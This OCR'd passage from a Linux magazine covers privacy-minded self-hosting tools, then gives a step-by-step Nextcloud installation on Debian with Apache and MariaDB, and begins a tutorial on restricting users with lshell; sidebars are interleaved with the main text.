No matter what server you're hosting, it's always a good idea to offer web services over HTTPS. The process of obtaining a X.509 certificate for your server was an involved and expensive one before Let's Encrypt came along and started offering them for free via an automated process.

Let's Encrypt uses the ACME (Automatic Certificate Management Environment) protocol and there are several compatible clients that you can use to fetch and install a TLS/SSL certificate. *Certbot* (**https://certbot.eff.org**) developed by the Electronic Frontier Foundation, is the most popular client that can acquire and install certificates to a server in just a couple of commands.

Alternate internet

However, you don't necessarily have to set up your own server to keep your data from the clutches of big Internet conglomerates. In fact you don't even need to rely on a server at all. There are lots of peer-to-peer (P2P) services that work by creating direct connections between you and your friends. These services are part of the new federated web, where service providers are interoperable with their peers.


After email, online social networks are one of the most widely used services that route all communications via a central server. You can replace them with federated social networks that are decentralised and distributed. These sites are built on open standards and protocols and enable users to communicate with users on another. Leading examples of such networks include Diaspora, Mastodon and Friendica. You can register with any of the publicly accessible instances of any of these distributed networks or even set them up on your own infrastructure. Of the three, Friendica can talk to both Diaspora and Mastodon as well as other networks including Twitter. This is because it's protocol-agnostic and can be extended through plugins.

Anonymised sharing

Looking to ferry large files across the Internet but don't trust them with popular services like Dropbox or Google Drive? There are two alternatives: one that is convenient and secure while the other offers anonymity.

The anonymity guaranteeing *OnionShare* transfers files over the Tor network. You simply grab and install the *OnionShare* client and then add the files you wish to share. The program will then generate a .onion URL that you'll then have to pass on to the recipient. The person at the other end doesn't need *OnionShare*. Instead they'll have to use the *Tor Browser* to open the URL. The *Tor Browser* bundle, like *OnionShare*, has cross-platform installers and is easy to install.

If that sounds like too much work, you can use the *Magic Wormhole* (**https://github.com/warner/magic-wormhole**) utility written in Python. The utility is available in the official repositories of some distributions but you can install it with a simple `pip install magic-wormhole` command. Once it's installed, use the




Syncthing's interface doesn't enable you to directly access the shared files. It's more of a way to edit its behaviour and review the settings.

WHY USE A FREE DISTRIBUTION?


Trisquel GNU/Linux is the Free Software Foundation's recommended distribution that's free of any proprietary piece of code from the kernel upwards to the desktop. To the casual user, it might appear that the Ubuntu-based Trisquel reuses upstream packages after stripping the non-free packages that don't adhere to GNU's guidelines for free software. But there's more to Trisquel than just repackaging Ubuntu. First, because finding the non-free stuff is a complex task. Second, when developers take out a non-free component, they also have to ensure that they slot in the free version without adversely affecting other components, which is an involved and cumbersome process.

A positive side effect of the deep cleanse is that the distribution is free of any tracking code. For example, Trisquel uses an unbranded version of the *Firefox* browser, called *Abrowser*. Trisquel developers have audited and tweaked the program to maximise your privacy without compromising its usability. It won't establish any network connections on its own, unlike its peers that automatically connect in the background to check for things like extension updates and geolocation. *Abrowser* also has a list of privacy-enhancing settings that the user can customise depending on their needs. These are displayed prominently whenever you fire up the browser or switch to a new tab.

Besides the bundled software, Trisquel also carries over 25,000 free software packages in its online repository that have all been reviewed and customised to remove any non-free bits.



Trisquel's Abrowser has been tweaked to only pull free software add-ons from the distribution's own repository.



Mastodon came about because its developer didn't appreciate Twitter's move away from a chronological feed to an algorithm-driven timeline.

`wormhole send <filename>` command. If you specify a directory instead of a file, the utility will automatically compress it for easier transportation. Once the file has been prepared, the utility spits out a short human pronounceable code that you must pass on to the receiver. The receiver also needs to install the utility on their computer and then enter the `wormhole receive` command. This will prompt them for the code, that when entered will ferry the file from the sender over an encrypted channel.

Behind the scenes, the utility first initiates a "rendezvous message" exchange via a rendezvous server. This creates the channel that will then be used for the file transfer. Each channel has a channel ID, which is the number at the beginning of the code. When the receiver enters the channel, the utility uses the password-authenticated key exchange (PAKE) method to agree on keys before exchanging the IP addresses and creating an encrypted connection. Once the file is transferred, the channel is destroyed, which means you'll have to create new channels with new codes to transfer the file to another recipient.

Do your thing

Despite the diminishing requirements of a personal file server, setting one up just for omnipresent access to a bunch of files is still an overkill. This, in fact, is the perfect excuse for using a desktop file synchronisation app. Often described as an open source alternative to the popular but proprietary *BitTorrent Sync*, *Syncthing* can sync your files between computers over your LAN or across the web using strong encryption. The tool is designed with security and privacy in mind and works across all major platforms. Setting it up is fairly straightforward and the service uses a global discovery server to connect clients anywhere on the Internet.

There's no need to install the *Syncthing* server and you can just download, extract and run the server. When you run *Syncthing* from a terminal, as a normal user, it'll generate a default configuration along with your identity keys and fire up a browser and take you to its administration interface, By default, this interface is only accessible from the same computer, but you can head over to Actions>Settings>GUI and change the GUI listen address to **0.0.0.0:8384** to access it from any computer. Remember, however, to also set a username and password to lock access to the administration interface.

For *Syncthing* to be able to sync files with another device, it must be paired with that devices by exchanging device IDs (or scan its QR code via the *Syncthing* app) that are unique cryptographically secure identifiers. Because all *Syncthing* clients create a default sync directory, with an identical folder ID, they'll already be sharing the contents of that directory. You can then add more directories and select the computer you wish to share them with.


While sharing, you can instruct *Syncthing* to not change files on the original folder when they're changed on a remote computer. If you enable this, only changes that are made to the files in the original computer will be sent to the remote shares, but not the other way round. You can use *Syncthing* to share a folder with specified computers. It also makes it possible to exclude certain files in a shared directory from syncing. *Syncthing* supports multiple versioning strategies that cover everything from safekeeping only the last version of a file to keeping them forever. It also gives you the flexibility to choose different strategies for different folders.

As someone rightly said, "If you're not paying for it, you're not the customer; you're the product being sold."

CHOOSE YOUR EMAIL STRATEGY

"Syncthing supports multiple versioning strategies that cover everything from safekeeping only the last version of a file to keeping them forever"

Between the Snowden revelations and the Cambridge Analytica scandal, we have enough reason not to subject our online selves to the whims and fancies of the popular online services. In the federated web we have a very viable alternative that together with standards-based self-hosted solutions, will help us break away from the data aggregation efforts of the big Internet players. What are you waiting for? LXF



The Invisible Internet Project (I2P) includes a bunch of open source tools that are designed to provide secure, encrypted and anonymous access to the Internet.

NEXTCLOUD

Build a secure Nextcloud instance

The resident professor at Linux Towers, **Jonni Bidwell**, knows full well that you love self-hosted LAMP stacks, so he makes one just for you...

OUR EXPERT

Jonni Bidwell was recently bitten by a vampire horsefly. During the ensuing delirium, he envisioned a nightmarish future of Linux journalism, in which articles were decided by cryptocurrency auctions. Best not to ask...

QUICK TIP

Dynamic DNS and SSL Certificates are simple to set up, we just can't fit the instructions into this box. But you'll find guides at https://duckdns.org and https://letsencrypt.org. There are no issues getting the latter to sign a certificate for a domain provided by the former.

Nextcloud, the open source, self-hosted platform for storage, sharing and communications, complements this issue's theme on escaping proprietary cloud services nicely, almost in a manner that suggests we planned it. Nextcloud (an open source fork of Owncloud, which we last covered in **LXF213**) can comfortably replace Dropbox or Google Drive, but it can do much more, too.

In particular, thanks to integration with *Collabora Online*, it can host and display documents and spreadsheets, creating a free, self-hosted *Office* solution. Nextcloud can be run on a home or remote server – the installation project is the same either way. A home instance can, though the usual combat with router web interfaces and port forwarding, be made accessible to the outside world. And free services such as the excellent DuckDNS will enable us to access it via a URL.


Running your own services is empowering, and in many ways easy, but the usual cautions should be exercised here. If a vulnerability is discovered in, say, Nextcloud, then the chances are it'll be patched pretty swiftly. However, it's up to you to update your install in a timely manner.

There are solutions for having updates run automatically, for example, through the official Nextcloud VM (see **www.techandme.se/nextcloud-update-is-now-fully-automated**), but in general it's your responsibility. Nextcloud packages are almost certainly available on your distribution, but these days web apps are best installed straight from the provider, in which case `apt-get update` won't cut it. Although you should do that too, to keep everything else updated.

Fortunately, Nextcloud has its own one-click update mechanism available from the web interface. Just log in as the administration user and head to the basic settings window. You'll be alerted if an update is available, and we recommend that you check in here at least once a week.

Install a LAMP stack

Nextcloud requires a LAMP/LEMP stack to run so we'll set that up first. Alternatively, if you're into new-fangled, effort-saving technologies, see later for installation via a Docker or Snap image. We'll go with Apache for our webserver, but you may prefer to use the slightly lighter Nginx (making for a LEMP stack), it doesn't really matter: both require only minimal configuring to get working. We're going to use Debian for this tutorial, but the instructions will work equally well on Raspbian or Ubuntu, and are easily adapted to other distros. If you want to run this on a remote server, then now's the time to stretch your fingers and SSH in. First, let's start with an updated and upgraded system:



It's important to keep Nextcloud updated, especially if you're running a web-facing instance. This screen makes doing so easy.

```
$ sudo apt update
$ sudo apt upgrade
```

Now we'll install the LAMP bits, although we already have Linux so these are really just the AMP bits (Apache, MariaDB, PHP). The current version of Nextcloud (13) works with PHP 5.6 (the default in older versions of Debian) or newer, but this will be the last version to do so. As a result it's advisable to use the PHP 7.0 packages (the default in Debian 9 Stretch), which will require the use of some external repos (Dotdeb is a popular choice, see **www.dotdeb.org/instructions**) on Debian 8 Jessie:

```
$ sudo apt install apache2 mariadb-server libapache2-mod-php7.0
```

The last one is the PHP module for Apache, which tells it how to send PHP scripts to the interpreter, this pulls in the core PHP packages and the basic PHP modules. Since we're going to install Nextcloud manually, outside of our package manager's control, we also must manually install all the required PHP modules. These are fairly numerous, so you may wish to copy and paste from the official documentation at **https://docs.**

nextcloud.com/server/13/admin_manual/installation/source_installation.html (see the Example installation on Ubuntu 16.04 LTS section):

```
$ sudo apt install php7.0-gd php7.0-json php7.0-mysql php7.0-curl php7.0-mbstring
$ sudo apt install php7.0-intl php7.0-mcrypt php-imagick php7.0-xml php7.0-zip
```

We need to prepare the database for Nextcloud, but before that it's a good idea (especially if you plan to make the target install accessible to the outside world) to run the secure installation script:

```
$ sudo mysql_secure_installation
```

You'll first be prompted for the database's (not your Linux install's) root password, which in this case will be blank since we haven't set one. Next, you'll be prompted to set one, which is a reasonable idea although if you don't set one, then disabling remote root access (see later) will mitigate against some attacks – those that don't involve have shell access to your system. You'll want to answer Y to removing the anonymous test user, disabling remote root logins, deleting the test databases and finally reloading the privilege tables.

Now we'll create a database and a user for Nextcloud to use. Log in to the MariaDB console with your newly created password:

```
$ sudo mysql -u root -p
```

The basics of SQL are pretty intuitive, so here's how we create a database and a user both called `nextcloud`, and assign the password `ncpasswd1` to that user.

```
> CREATE DATABASE nextcloud;
> CREATE USER 'nextcloud'@'localhost' IDENTIFIED BY 'ncpasswd1';
```

We also need to set up some permissions on this database, flush the privileges table, and finally exit the SQL console:

```
> GRANT ALL PRIVILEGES ON nextcloud.* TO 'nextcloud'@'localhost';
> FLUSH PRIVILEGES;
> EXIT
```

Enter the Nextcloud

Now we're in a position to fetch and install the Nextcloud sources. Go to **https://nextcloud.com/install** and click the Download link. The latest version at the time of writing is 13.0.4, though as always the slowness of printing presses and our horse and cart-powered distribution network, means this number may have increased by the time you read this. But no matter, hit the Details and Download options button, right-click on the link for the **.tar.bz2** archive (a grown-up archive format) and paste it after typing `wget` to form a command similar to the one below:


```
$ wget https://download.nextcloud.com/server/releases/nextcloud-13.0.4.tar.bz2
```

Checking checksums is a good habit to get into, so download the MD5 and SHA256 sums in one fell swoop with the following:

```
$ wget https://download.nextcloud.com/server/releases/nextcloud-13.0.4.tar.bz2{.md5,.sha256}
```

Now check everything is as it should be with:

```
$ md5sum -c nextcloud-13.0.4.tar.bz2.md5 < nextcloud-13.0.4.tar.bz2
$ sha256sum -c nextcloud-13.0.4.tar.bz2.sha256 < nextcloud-13.0.4.tar.bz2
```



We love a good burndown chart here at LXF Towers, and now we can make them from the comfort of our browser.

This proves at least that the download wasn't corrupted and that if anyone did tamper with the download then they were diligent enough to regenerate the checksums, too. Of course, that still leaves room for wrongdoing by nefarious types, so let's check PGP signatures too.

First we'll grab the Nextcloud public signing key and import it into our keyring:

```
$ wget https://nextcloud.com/nextcloud.asc
$ gpg --import nextcloud.asc
```

You should see some output indicating success, in particular a line such as:


```
gpg: key D75899B9A724937A: public key "Nextcloud Security <security@nextcloud.com>" imported
```

» COLLABORA ONLINE

Collabora has just released the latest version of its enterprise edition of LibreOffice: Collabora Office 6.0 (see **www.collaboraoffice.com/collabora-office-6-0**). Collabora Office powers another application, Collabora Online, which provides an online version of the office suite, that can be plugged into a file sync and share host via the Web Application Open Platform Interface (WOPI). A free version of Collabora Online – the Development Edition, aimed at home users – is available, and it can be connected to your Nextcloud instance to provide functionality not dissimilar to Google Docs.

The easiest way to set it up is to use the Docker image and follow the instructions at **https://nextcloud.com/collaboraonline**. The CODE docker image listens on **localhost:9980**, so for this to be accessible to the outside world the instructions use an Apache reverse proxy. It's recommended to have this proxy run on a different domain (the same machine is fine) than your Nextcloud host, which is complicated because for this to work smoothly you need to have valid SSL certificates for both.

It's possible to use the same domain (at a cost to security), or self-signed certificates, but you may have to be creative in your approach here. Once you've done the hard work, install the Collabora Online app using your Nextcloud admin account, and then configure it with the domain where the proxy is listening. In addition, if you run into errors saying documents are corrupt, try stopping and starting the container. No, we don't understand either.



Then we'll fetch the PGP signature and verify it:

```
$ wget https://download.nextcloud.com/server/releases/nextcloud-13.0.4.tar.bz2.asc
$ gpg –verify nextcloud-13.0.4.tar.bz2.asc nextcloud-13.0.4.tar.bz2
```

If you can see a line beginning

```
$ gpg: Good signature from "Nextcloud Security <security@nextcloud.com>"
```

then you can breathe a sigh of relief. You'd need to be positive that the public key we downloaded does in fact belong to Nextcloud and hasn't been tampered with to be really sure, but let's not get into that (or if you want to, study John Lane's excellent Web of Trust series in **LXF223-224**). Instead let's unpack our archive, at least reasonably sure that it is indeed a bona fide Nextcloud:

```
$ tar xjf nextcloud-13.0.4.tar.bz2
```

This extracts everything to a **nextcloud/** directory, which unless you're one step ahead of us will be in your home directory on the target machine. We need the webserver to be able to see the Nextcloud files, so let's move them to the default Apache document root directory and change the ownership appropriately:

```
$ sudo mv nextcloud /var/www/
$ sudo chown -R www-data:www-data /var/www/nextcloud
```


Configuring Apache

We're now ready to configure Apache to serve the Nextcloud app, but before we do, let's check Apache is working at all. Enter the target machine's IP address in a browser (run `ip a` if you don't know it), and you should see Apache's default page. Different distros configure Apache differently, but the Debian/Ubuntu (and derivatives) set up enables us to keep individual site's settings in their own files, and then enable or disable each site (or webapp or whatever) as we wish. So let's create a config file for our Nextcloud instance:

```
$ sudo nano /etc/apache2/sites-available/nextcloud.conf
```


Now populate it as follows. This directs the **/nextcloud** URL to the directory where we just moved the Nextcloud install, sets some standard options and disables WebDAV (since Nextcloud has its own built-in DAV support for sharing and editing files).

USING THE NEXTCLOUD WEB INSTALLER




1 Choose admin credentials

Start by entering a username and password for the admin account. This account has absolute control over all of Nextcloud's internals, so we'll create a general purpose user later. Three steps later to be precise. Now configure the database using the details we set up earlier (database, nextcloud; user, nextcloud; password, ncpasswd1). The server name can be left as localhost.




2 Optional apps

After a nail-biting wait, you should eventually be greeted with the welcome screen. This beseeches you to install *Desktop*, *Android* (which since the Nextcloud fork is now free) and iOS apps, as well as integrate your desktop calendar, contacts and files with your *Nextcloud* instance. You don't need to do any of this at this stage, so don't worry about it.



3 Default view

The default Files app will be displayed. Installed apps (only *Activity* and *Gallery* are installed at first) are accessed via their icons along the top-left. Have a look in the Documents and Photos folders to see how navigation and previews work. The profile picture (which defaults to an initial) at the top-right opens the menu where apps, settings and users can be configured.



4 Create new user

To add a new user, open the aforementioned menu and select Users. Then just type a username and a password into the boxes and hit Create. You can add Groups too (only the admin one exists by default), and add users thereto, as well as control their storage quotas or disable their accounts altogether. Now we can safely log out of the admin account.

```
Alias /nextcloud "/var/www/nextcloud/"

<Directory /var/www/nextcloud/>
  Options +FollowSymlinks
  AllowOverride All

 <IfModule mod_dav.c>
  Dav off
 </IfModule>

 SetEnv HOME /var/www/nextcloud
 SetEnv HTTP_HOME /var/www/nextcloud

</Directory>
```

Now we enable our freshly defined site with:

```
$ sudo a2ensite nextcloud
```

You'll see a message telling you to reload Apache for the changes to take effect, but before we do that we need to enable some extra Apache modules for Nextcloud to be able to flourish.:

```
$ sudo a2enmod rewrite
$ sudo a2enmod headers
$ sudo a2enmod env
$ sudo a2enmod dir
$ sudo a2enmod mime
```

The last three are enabled by default on a fresh Debian Stretch install, but there's no harm in checking. Now let's restart the Apache service with:

```
$ sudo systemctl restart apache2
```

At this stage we can check Nextcloud is working by visiting our server via its IP address again. Let's assume we're running it somewhere on our LAN with the IP 192.168.1.100, so enter **http://192.168.1.100/nextcloud** into a web browser on your local machine. Hopefully you'll be greeted with the Nextcloud intro screen. If you don't then double check the permissions on the **/var/www/nextcloud** directory, check that MariaDB is running (`sudo systemctl status mysqld`) and double-check you installed all the required packages. Add your server's hostname and IP address to the **/etc/hosts** file on any machine from whence you want to access it. Do this by adding a line of the form:

```
192.168.1.100 nextcloud
```

This will make the server available at the much more friendly URL **http://nextcloud/nextcloud**. So visit this and follow our four-step guide (*left*) for all your web-based configuration needs.

Final tweaks

There are a few things optional things we ought to configure before we're done. First, nobody likes ugly, long URLs, and we can use some URL rewriting magic to abbreviate the ones used by Nextcloud. Edit (as root) the file **/var/www/nextcloud/config/config.php** and add the lines

```
  'overwrite.cli.url' => 'https://nextcloud/nextcloud',
  'htaccess.RewriteBase' => '/nextcloud',
```

just before the last line, replacing **example.org** with your machines URL (if it has one), or hostname (if it doesn't, nextcloud in our case). This command won't take effect until we run the maintenance script, which updates the access control files Apache uses:

```
$ sudo -u www-data php /var/www/nextcloud/occ
maintenance:update:htaccess
```

Note that we used **https://**, as opposed to **http://** in the additions above. Enabling (and even mandating) the use of SSL encryption, via HTTPS, is a good idea, since otherwise sensitive data could be eavesdropped upon. This however, needs to be configured, which we do with:

```
$ sudo a2enmod ssl
$ sudo a2ensite default-ssl
$ sudo systemctl reload apache2
```

If you now visit **https://nextcloud/nextcloud**, you'll see a warning saying this site isn't secure. This is nothing to worry about: the default SSL configuration we enabled uses what's a self-signed certificate. This is the best of a bad situation, since no decent signing authority would sign a certificate without a valid URL.

Until our server is addressable at a public URL and a Certificate Authority can verify this, we're stuck with self-signed certificates. On a local network, this is fine. For a publicly available instance, you'll want to get yourself a domain name and a valid certificate (**https://letsencrypt.org** can help). Even with a self-signed certificate our data is still encrypted between our server and whatever browser we view it in. This is undoubtedly better than not. We can force Apache to serve the HTTPS site through Apache's Rewrite module. Since we may want to our web server to serve resources unrelated to Nextcloud via plain http, we'll make these changes (as root) in the file **/var/www/nextcloud/.htaccess**. Scroll down to the section beginning

```
<IfModule mod_rewrite.c>
```

and add these lines to the end of that section (before the `</IfModule>` line):

```
 RewriteCond %{SERVER_PORT} 80
 RewriteCond %{REQUEST_URI} ^/nextcloud/?
 RewriteRule ^(.*)$ https://%{SERVER_NAME}/
nextcloud/$1 [R,L]
```


Finally, reset the permissions on this file and then reload Apache for the redirect to take effect:

```
$ sudo chown www-data:www-data /var/www/
nextcloud/.htaccess
$ sudo systemctl reload apache2
```

Have fun working in the Nextcloud! LXF

QUICK TIP

Besides CODE, there are all kinds of other applications that can connect with Nextcloud. The popular Rainloop, for example, can integrate your email (whether self-hosted or via another provider such as Gmail) into the Nextcloud interface.



Nextcloud can be extended by an ever-growing selection of apps, which you can explore once you log in as an administrator.

TERMINAL: LSHELL

Restrict user access to your personal distro

Worried about users messing your system with unrestricted access? **Shashank Sharma** suggests using Lshell, to limit their usage.

OUR EXPERT

Shashank Sharma is a trial lawyer in Delhi and avid Arch Linux user. He's always on the lookout for geeky memorabilia..


Most modern Linux distributions ship with a couple of different shells installed out of the box. These Linux shells contain tools to help you achieve just about any task, such as moving or deleting files, accessing remote machines, executing scripts and managing users. The downside to this sheer power is the inherent capacity to harm the system. With *lshell* you can restrict a users' access to a defined set of commands, entirely disable certain commands over SSH, implement timing restrictions and more!

It makes sense to use *lshell* to restrict novice users from certain commands. This author, for instance, once accidentally overwrote a 40GB disk, while attempting to write an ISO to a 4GB USB drive using `dd`. Such mishaps can and do happen, but with *lshell*, one can easily configure the system such that new users can't run commands such as `dd` and `fdisk`, which have the potential to break the system if not used properly.

The tool isn't available in the software repositories, but thankfully the installation is straightforward. You must have `python` and `git` already installed on your machine. Launch the terminal and switch to the directory where you wish to download the project:

```
$ cd ~/Downloads/projects
$ git clone https://github.com/ghantoos/lshell.git
$ cd lshell
$ sudo python setup.py install --no-compile --install-scripts=/usr/bin/
```

The last command in the block above is used to install *lshell* using the `setup.py` script.



Users can run the lpath and the lsudo commands to respectively obtain a list of all permitted paths and sudo commands.

You can now check if *lshell* is available in the list of installed shells on your distro by running `cat etc/shells`:

```
$ echo $SHELL
/bin/bash
$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/lshell
```

The `echo $SHELL` is used to determine the current default shell. You can change the shell of a user to *lshell* with the `sudo chsh -s /usr/bin/lshell username` command.

You can alternatively set *lshell* as the default when creating a new user with the `sudo adduser --shell /usr/bin/lshell username` command.

Configuring lshell

With *lshell*, you can create custom rules and configuration for the different users. The default *lshell* configuration is stored in the **/etc/lshell.conf** file and applies to all users.

The configuration file can be broken into four sections:

1. `[global]` – settings that apply globally, such as logs, go here.
2. `[default]` – these are the values that apply to all users and groups.
3. `[username]` – user-centric settings, which apply only to the one specific user.
4. `[grp:groupname]` – settings that apply to a group, and all the comprising users.

The priority order for the configuration file is User>Group>Default. This means that *lshell* will first look for a username section and apply all the settings provided therein, and then the Group and Default sections. In case of conflict, the username settings will take priority for the given user, then the group settings and finally the default settings.

A freshly installed *lshell* configuration file doesn't have a `[username]` or `[grp:username]` sections. These must be added manually. You can configure the amount of logs you wish to keep with *lshell* by defining the

loglevel value. It accepts a setting from 0 onwards to 4, where 0 means keep no logs, while 4 logs every command typed by the users.

